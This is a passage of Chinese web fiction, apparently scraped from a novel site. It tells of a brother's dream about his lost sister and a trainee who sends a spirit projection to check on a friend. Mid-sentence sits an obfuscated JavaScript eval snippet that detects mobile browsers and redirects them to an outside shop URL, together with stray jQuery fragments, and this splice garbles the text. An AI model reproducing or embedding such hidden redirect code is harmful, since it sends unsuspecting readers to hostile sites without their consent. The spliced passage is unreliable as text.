暖黄的吸顶灯晕着柔和的光,墙面上还贴着迟叶买的三千的海报,茶几上摆着没喝完的牛奶,和一碗切好的、插着牙签的苹果块。
沙发旁的书桌前,坐着一个扎着马尾、身形纤细的小姑娘。
是十三四岁的迟叶,刚上初中的模样,脸颊还带着未褪的婴儿肥,眉眼和他有七分像,清澈又灵动,额前碎发被发卡别在一边,正低着头为一道不会的数学题犯难。
迟昼站在玄关处,心脏像是被温水裹住,又软又涩。他知道这是梦,却舍不得挪动半步。
下一秒,少年迟昼从房间里出来,手里拿着刚整理好的错题本,径直走到迟叶身边,看了眼她面前的数学卷:“不会的话,我教你。”
迟叶立刻抬起头,眼睛亮晶晶的,像星星一样。她把笔递给少年迟昼,凑过去听,脑袋几乎要放到他的胳膊上了,脸颊上的肉被挤压地变了形,看起来更可爱了。
“哥,你怎么什么都会啊。”她小声嘟囔,语气里带着点崇拜,“明天又要周测了,我要是考砸了怎么办?”
“怕什么,反正爸妈在外地又打不到你,是吧?”少年迟昼语气里带着明显的玩笑,揉了揉她的头顶,把她的马尾揉得有些乱,“别担心了,冰箱里有给你买草莓蛋糕,写完作业去吃。”
迟叶立刻重重点头,重新握起笔,写字的速度都快了几分。
梦里的时光带着最平淡也最珍贵的烟火气。
他看见周末的清晨,迟叶赖床裹着被子往床里缩,哼哼唧唧不肯起;看见放学路上,迟叶背着书包,跟在他身后,手里攥着刚买的棒棒糖,叽叽喳喳地说着学校里的趣事和八卦;看见他写作业到很晚时,迟叶把热牛奶放在他手边,小声说让她早点睡。
没有后来的天人永隔,只有属于他们兄妹两人最纯粹的年少时光。
迟昼看着眼前的画面,指尖微微发颤。他想伸手碰一碰迟叶,想再听她喊一声哥,可当指尖穿过虚影,当眼前的光影模糊,她知道一切都回不去了。
温热的液体毫无预兆地从眼角漫了出来,顺着侧脸的轮廓缓缓滑落,落在枕头上,晕开一小片浅淡的湿痕。眼泪落得安静又缓慢,一颗接着一颗,无声地淌过下颌。
迟昼骤然睁开眼睛,胸腔微微起伏,他缓缓抬手,触到脸颊上一片湿热。
他想起了迟叶翻窗进来那一晚——与梦境中的小迟叶对比,原本圆润的脸颊陷下去一小块,下颌线拉出了不该属于高中生的清瘦棱角,连原本饱满的苹果肌都淡了下去,衬得那双和他相像的眼睛更大,也更空落。灯光落在她脸上,能清晰看见眼下淡淡的青黑,脖颈处纤细的锁骨突兀地显了出来。
没有了少年人该有的鲜活灵动,连眼底的光淡了大半,只剩下一片沉沉的、当时的他读不懂的安静,还有一丝被刻意藏起来的慌乱与无措。她的唇瓣抿得很紧,原本柔和的嘴角微微下撇,带着一种不属于这个年纪的隐忍,像是有很多话堵在喉咙里,却又硬生生咽了回去。
眼神里的澄澈被一层薄薄的迷茫与成熟覆盖。
清晨的训练基地还浸在一层薄薄的凉意里,整齐的队列随着教官的口令整齐移动,脚步声沉稳划一,整片场地都透着严苛而有序的氛围。
男女队列错开休息,迟昼向来不爱关注旁人,也从不多管闲事,可刻在骨子里的敏锐,还是让他在不经意间,捕捉到女队中方糖的异常。
她每一个动作都标准利落,应答口令清晰沉稳,站姿笔挺,神情看上去与平日认真严谨的模样毫无二致。可迟昼依旧一眼看出了她藏在平静之下的紊乱,她的肩线绷得有些僵,像是在强行压制着心底翻涌的情绪,指尖藏在训练服下,无意识地蜷缩又松开——她根本无法真正凝神。她的目光明明该牢牢锁在前方教官身上,却总会在极短的间隙里,不受控制地飘向基地外侧遥远的方向,快得像错觉,却藏着掩不住的焦灼与心神不宁,整个人明明站在训练场,心神却早已飘去了很远的地方。
迟昼只是淡淡扫过一眼,便收回了目光。
早训结束的哨声落下,人群四散而去,喧闹瞬间填满基地的每一处角落。方糖趁着人流拥挤混乱,不动声色地脱离队伍,脚步轻而谨慎,一路避开巡逻队员与往来同伴,径直钻进实训楼后方最僻静、几乎无人踏足的角落。确认四周彻底空无一人且无监控后,她才缓缓靠在冰冷的墙壁上,抬手按住袖口那枚花瓣形状的隐秘法器,指尖微微用力。
淡金色的微光从法器中无声漫开,轻柔却稳定地牵引着她的精神力,方棠闭上双眼,本体稳稳停留在原地,气息平稳得如同只是在此小憩,半步都没有离开训练基地。而一缕凝练至极的精神力却顺着法器的力量缓缓剥离,以地上细碎的花瓣为骨在空气中慢慢凝聚、成型,最终化作一道半透明的纤细身影,与她本人一模一样,脚步轻得没有半点重量。分身悄无声息地越过基地边界,朝着白巷市中心的方向而去。
迟昼随着人流缓缓离开训练场,神色依旧平静淡漠,方才瞥见的方糖的异常,已经在心底淡去。
洛西西待在市中心小巷的居民楼内,正安静地坐在窗边,指尖随意翻着书页,神态平和淡然,脑海里只有日常琐事,丝毫没有察觉到,虚空中正有一道花瓣凝聚的身影,朝着自
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17214193|197436||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
己飞速靠近。
下一秒,清浅的花香骤然萦绕鼻尖,细碎的光尘在窗前缓缓散开,半透明的花塑身稳稳落在屋内,拦住了她的视线。洛西西猛地顿住动作,抬眼望去,在看清对方眉眼的瞬间,瞳孔微微一缩,脸上瞬间涌上明显的惊愕与意外,整个人都僵在原地——她没收到任何消息,没有半分约定,根本没想到方糖回来见她。
“方糖?你怎么会在这里?”洛西西的声音里带着清晰的诧异,指尖不自觉绷紧,平静的神态被瞬间打破,连呼吸都乱了半拍。
方糖快步上前,牢牢握住她的手,精神力凝成的掌心带着微凉的触感,却握得极紧:“我在基地听说这附近有兽群异动,我实在担心你。所以就用了法器偷偷来找你,我必须亲眼看见你好好的、毫发无损,我才能真正放心。”
洛西西望着眼前半透明的身影,感受着对方掌心传来的力道,眼底的惊愕渐渐褪去,取而代之的是浅浅的无奈。她嘴角弯起的弧度带着心疼,样子是被这般不顾一切的奔赴戳中心弦的动容,也是对方糖擅自冒险的担忧。
“你怎么这么傻,”洛西西的声音放得很轻,带着不易察觉的沙哑,指尖轻轻碰了碰方糖的脸颊,“我没事,半点危险都不会有。你使用法器耗神,加上远距离精神力分离本就凶险,万一出了差错,该怎么办?我虽然觉醒的序列低,但还是可以保护自己的。”
“我不怕,”方棠望着她,眼底满是坚定与温柔,字字句句都藏着最纯粹的心意,“我从一开始就不是为了别的,只是为了护你周全。只要你平安无事,只要我能亲眼确认你好好的,不管冒多大的险,不管消耗多少精神力,我都心甘情愿。”
洛西西沉默着,眼底泛起淡淡的水光,她没有再多说责备的话,只是轻轻回握住对方的手,“我知道。”洛西西的声音轻得像风,“下次不要再这样擅自冒险了。”
风轻轻穿过窗缝,塑身的光芒渐渐变得黯淡,远距离消耗让精神力达到到极限,方糖知道自己必须回去了。她最后捏了捏洛西西的指尖,留下一句轻声的叮嘱,便缓缓化作漫天细碎的光尘,消散在空气中,只余下一缕淡淡的花香,证明方才的相见并非幻觉。
洛西□□自站在原地,缓缓松开手,掌心还残留着虚幻的微凉,她微扬的嘴角放平,脸上重新恢复了平静淡然,仿佛刚才那场突如其来的相见,从未发生过。
训练基地的小巷中,方糖缓缓睁开双眼,收起袖口的法器,指尖微微泛白,精神力的损耗让她脸色略显苍白,但眼底的焦灼与不安已彻底散去。她整理好衣摆,若无其事地走出小巷,重新汇入人流。